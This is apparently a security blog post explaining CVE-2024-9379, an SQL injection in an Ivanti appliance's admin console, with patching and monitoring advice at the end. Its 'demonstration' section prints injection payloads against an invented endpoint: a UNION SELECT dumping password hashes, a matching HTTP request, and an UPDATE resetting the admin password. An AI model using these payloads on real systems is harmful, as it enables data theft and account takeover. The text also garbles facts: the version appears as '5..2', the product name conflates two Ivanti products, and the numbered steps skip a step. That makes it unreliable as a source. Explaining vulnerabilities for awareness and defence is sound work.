
Ivanti’s Connect Secure Appliance (CSA) is a popular networking solution, serving as a backbone for many enterprise remote access deployments. However, before version 5..2, a nasty vulnerability (CVE-2024-9379) crept into the admin web console, leaving organizations exposed to SQL injection. Let's break down what happened, how it can be exploited if left unpatched, and how to defend your environment.
What is CVE-2024-9379?
CVE-2024-9379 is an SQL injection vulnerability found in the Ivanti CSA admin web console. Specifically, a remote attacker with *admin privileges* can abuse insecure input handling to execute arbitrary SQL statements against the backend database.
Access Level Required: Authenticated admin
- Impact: Arbitrary SQL execution – can lead to data leaks, account compromise, total app takeover.
How Does the SQL Injection Work?
The heart of the issue lies in how the admin web console processes user input in certain forms (e.g., those involving searching, filtering, or updating data). Without proper sanitization or use of parameterized queries, attackers can inject malicious SQL, modifying backend queries, and influencing database responses.
Hypothetical Vulnerable Endpoint
Suppose CSA has a user management page where admins can search users by username.
# Vulnerable pseudo-code (Python-like for clarity)
username = request.GET["username"] # user-supplied input
query = "SELECT * FROM users WHERE username = '%s'" % username
cursor.execute(query)
If username isn't sanitized, an attacker could use
' OR 1=1;--
This makes the SQL look like
SELECT * FROM users WHERE username = '' OR 1=1;--'
Which returns *all users* – but it doesn’t have to stop there. Depending on backend configuration, attackers could update, delete, or exfiltrate sensitive data.
Demonstration: Exploiting CVE-2024-9379
Suppose you're an authenticated admin user (insider risk or stolen credentials). The attack flow would look like this:
Step 1: Identify a Vulnerable Field
Through exploration or burp proxy, you find a search box in the admin console.
Try entering
' UNION SELECT user, password FROM users;--
Step 3: Result
If the results list shows a dump of usernames and password hashes, congratulations; you’ve confirmed the injection.
Example Payload in HTTP Request
GET /admin/users?username=' UNION SELECT user, password FROM users;-- HTTP/1.1
Host: ivanti.example.com
Cookie: session=... (admin creds)
...
You could also try injecting
'; UPDATE users SET password='hacked' WHERE username='admin';--
Which may reset the admin’s password to 'hacked'.
Persistence: Plant a persistence mechanism by altering DB records.
Attackers could chain this with other vulnerabilities or social engineering to move laterally inside your network.
Update!
Patch to CSA version 5..2 or higher (official Ivanti advisory here).
Monitor & Alert:
Audit logs for unusual admin actions. Alert on unexpected SQL activity or user enumeration from admin endpoints.
References
- CVE-2024-9379 @ NIST
- Ivanti CSA 5..2 Release Notes
- OWASP SQL Injection Guide
Conclusion
CVE-2024-9379 highlights that even admin portals, presumed safe, remain a frequent target for SQL injection, especially with insider risk or compromised admin accounts. Ivanti customers should patch promptly and always follow secure coding and least-privilege best practices. SQL injection is preventable — but only if you act before it’s too late.
Stay safe, stay patched!
*This post is an original, simplified explanation for educational and awareness purposes. For official mitigation and detection steps, always refer to vendor advisories and your organization’s security policies.*
Timeline
Published on: 10/08/2024 17:15:56 UTC
Last modified on: 10/10/2024 15:53:20 UTC